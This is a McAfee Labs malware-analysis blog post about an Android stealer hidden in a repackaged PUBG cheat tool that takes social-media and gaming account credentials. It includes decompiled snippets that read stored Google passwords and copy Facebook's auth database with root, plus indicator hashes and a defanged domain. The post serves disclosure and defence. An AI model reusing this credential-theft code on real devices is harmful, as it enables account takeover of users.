Social Network Account Stealers Hidden in Android Gaming Hacking Tool

mcafee.com/blogs/other-blogs/mcafee-labs/social-networks-account-stealer-hidden-in-android-gaming-hacking-tool/

October 19, 2021

Authored by: Wenfeng Yu

McAfee Mobile Research team recently discovered a new piece of malware that specifically steals Google, Facebook, Twitter, Telegram and PUBG game accounts. This malware hides in a game assistant tool called “DesiEsp” which is an assistant tool for PUBG game available on GitHub. Basically, cyber criminals added their own malicious code based on this DesiEsp open-source tool and published it on Telegram. PUBG game users are the main targets of this Android malware in all regions around the world but most infections are reported from the United States, India, and Saudi Arabia.

What is an ESP hack?

ESP Hacks, (short for Extra-Sensory Perception) are a type of hack that displays player information such as HP (Health Points), Name, Rank, Gun etc. It is like a permanent tuned-up KDR/HP Vision. ESP Hacks are not a single hack, but a whole category of hacks that function similarly and are often used together to make them more effective.

How can you be affected by this malware?

After investigation, it was found that this malware was spread in the channels related to PUBG game on the Telegram platform. Fortunately, this malware has not been found on Google Play.



Figure 1. Re-packaged hacking tool distributed in Telegram

Main dropper behavior

This malware will ask the user to allow superuser permission after running:



Figure 2. Initial malware requesting root access.

If the user denies superuser request the malware will say that the application may not work:



Figure 3. Error message when root access is not provided

When it gains root permission, it will start two malicious actions. First, it will steal accounts by accessing the system account database and application database.

```
SQLiteDatabase v6_1 = v20_6;
SQLiteDatabase v20_7 = v6_1;
try {
    Cursor v7_1 = v20_7.rawQuery("SELECT _id, name, type, password FROM accounts", null);
    if(v7_1 != null) {
        v7_1.moveToFirst();
    }

    do {
    label_298:
        v8 = v7_1.getString(0);
        String v9 = v7_1.getString(1);
        String v10 = v7_1.getString(2);
        String v11 = v7_1.getString(3);
        if((v10.equals("com.google")) && (v9.endsWith("@gmail.com"))) {
            v2.mGmailMap.put(v9, v11);
        }
```

Figure 4. Get a Google account from the Android system account database.

Second, it will install an additional payload with package name “com.android.google.gsf.policy_sidecar_aps” using the “pm install” command. The payload package will be in the assets folder, and it will disguise the file name as “*.crt” or “*.mph”.



Figure 5. Payload disguised as a certificate file (crt extension)

Stealing social and gaming accounts

The dropped payload will not display icons and it does not operate directly on the screen of the user’s device. In the apps list of the system settings, it usually disguises the package name as something like “com.google.android.gsf” to make users think it is a system service of Google. It runs in the background in the way of Accessibility Service. Accessibility Service

is an auxiliary function provided by the Android system to help people with physical disabilities use mobile apps. It will connect to other apps like a plug-in and can it access the Activity, View, and other resources of the connected app.

The malware will first try to get root permissions and IMEI (International Mobile Equipment Identity) code that later access the system account database. Of course, even if it does not have root access, it still has other ways to steal account information. Finally, it also will try to activate the device-admin to difficult its removal.

Methods to steal account information

The first method to steal account credentials that this malware uses is to monitor the login window and account input box text of the stolen app through the AccessibilityService interface to steal account information. The target apps include Facebook (com.facebook.kakana), Twitter (com.twitter.android), Google (com.google.android.gms) and PUBG MOBILE game (com.tencent.ig)

The second method is to steal account information (including account number, password, key, and token) by accessing the account database of the system, the user config file, and the database of the monitored app. This part of the malicious code is the same as the parent sample above:

```
try {
    v5_3 = v19_31.mContext.getDatabasePath("prefs.db").getAbsolutePath();
    App.run("rm " + v5_3);
    new FacebookDatabase(v2.mContext).getWritableDatabase().close();
    App.run("cp /data/data/com.facebook.katana/databases/prefs_db " + v5_3);
    v6_3 = SQLiteDatabase.openDatabase(v5_3, null, 1);
    v7_4 = v6_3.rawQuery("SELECT key, type, value FROM preferences WHERE key LIKE \'/auth/auth_machine_id\'", null);
    if(v7_4 != null) {
        v7_4.moveToFirst();
    }
}
catch(Exception v19_32) {
    goto label_1586;
}
```

Figure 6. Malware accessing Facebook account information using root privileges

Finally, the malware will report the stolen account information to the hacker's server via HTTP.

Gaming users infected worldwide

PUBG games are popular all over the world, and users who use PUBG game assistant tools exist in all regions of the world. According to McAfee telemetry data, this malware and its variants affect a wide range of countries including the United States, India, and Saudi Arabia:



Figure 7. Top affected countries include USA, India , and Saudi Arabia

Conclusion

The online game market is revitalizing as represented by e-sports. We can play games anywhere in various environments such as mobiles, tablets, and PCs (personal computers). Some users will be looking for cheat tools and hacking techniques to play the game in a slightly advantageous way. Cheat tools are inevitably hosted on suspicious websites by their nature, and users looking for cheat tools must step into the suspicious websites. Attackers are also aware of the desires of such users and use these cheat tools to attack them.

This malware is still constantly producing variants that use several ways to counter the detection of anti-virus software including packing, code obfuscation, and strings encryption, allowing itself to infect more game users.

McAfee Mobile Security detects this threat as Android/Stealer and protects you from this malware attack. Use security software on your device. Game users should think twice before downloading and installing cheat tools, especially when they request Superuser or accessibility service permissions.

Indicators of Compromise

Dropper samples

36d9e580c02a196e017410a6763f342eea745463cefd6f4f82317aeff2b7e1a5

fac1048fc80e88ff576ee829c2b05ff3420d6435280e0d6839f4e957c3fa3679

d054364014188016cf1fa8d4680f5c531e229c11acac04613769aa4384e2174b

3378e2dbbf3346e547dce4c043ee53dc956a3c07e895452f7e757445968e12ef

7e0ee9fdcad23051f048c0d0b57b661d58b59313f62c568aa472e70f68801417

6b14f00f258487851580e18704b5036e9d773358e75d01932ea9f63eb3d93973

706e57fb4b1e65beeb8d5d6fddc730e97054d74a52f70f57da36eda015dc8548

ff186c0272202954def9989048e1956f6ade88eb76d0dc32a103f00ebfd8538e

706e57fb4b1e65beeb8d5d6fddc730e97054d74a52f70f57da36eda015dc8548

3726dc9b457233f195f6ec677d8bc83531e8bc4a7976c5f7bb9b2cfdf597e86c

e815b1da7052669a7a82f50fabdeaece2b73dd7043e78d9850c0c7e95cc0013d

Payload samples

8ef54eb7e1e81b7c5d1844f9e4c1ba8baf697c9f17f50bfa5bcc608382d43778

4e08e407c69ee472e9733bf908c438dbdaebc22895b70d33d55c4062fc018e26

6e7c48909b49c872a990b9a3a1d5235d81da7894bd21bc18caf791c3cb571b1c

9099908a1a45640555e70d4088ea95e81d72184bdaf6508266d0a83914cc2f06

ca29a2236370ed9979dc325ea4567a8b97b0ff98f7f56ea2e82a346182dfa3b8

d2985d3e613984b9b1cba038c6852810524d11dddab646a52bf7a0f6444a9845

ef69d1b0a4065a7d2cc050020b349f4ca03d3d365a47be70646fd3b6f9452bf6

06984d4249e3e6b82bfbd7da260251d99e9b5e6d293ecdc32fe47dd1cd840654

Domain

hosting-b5476[.]gq

McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.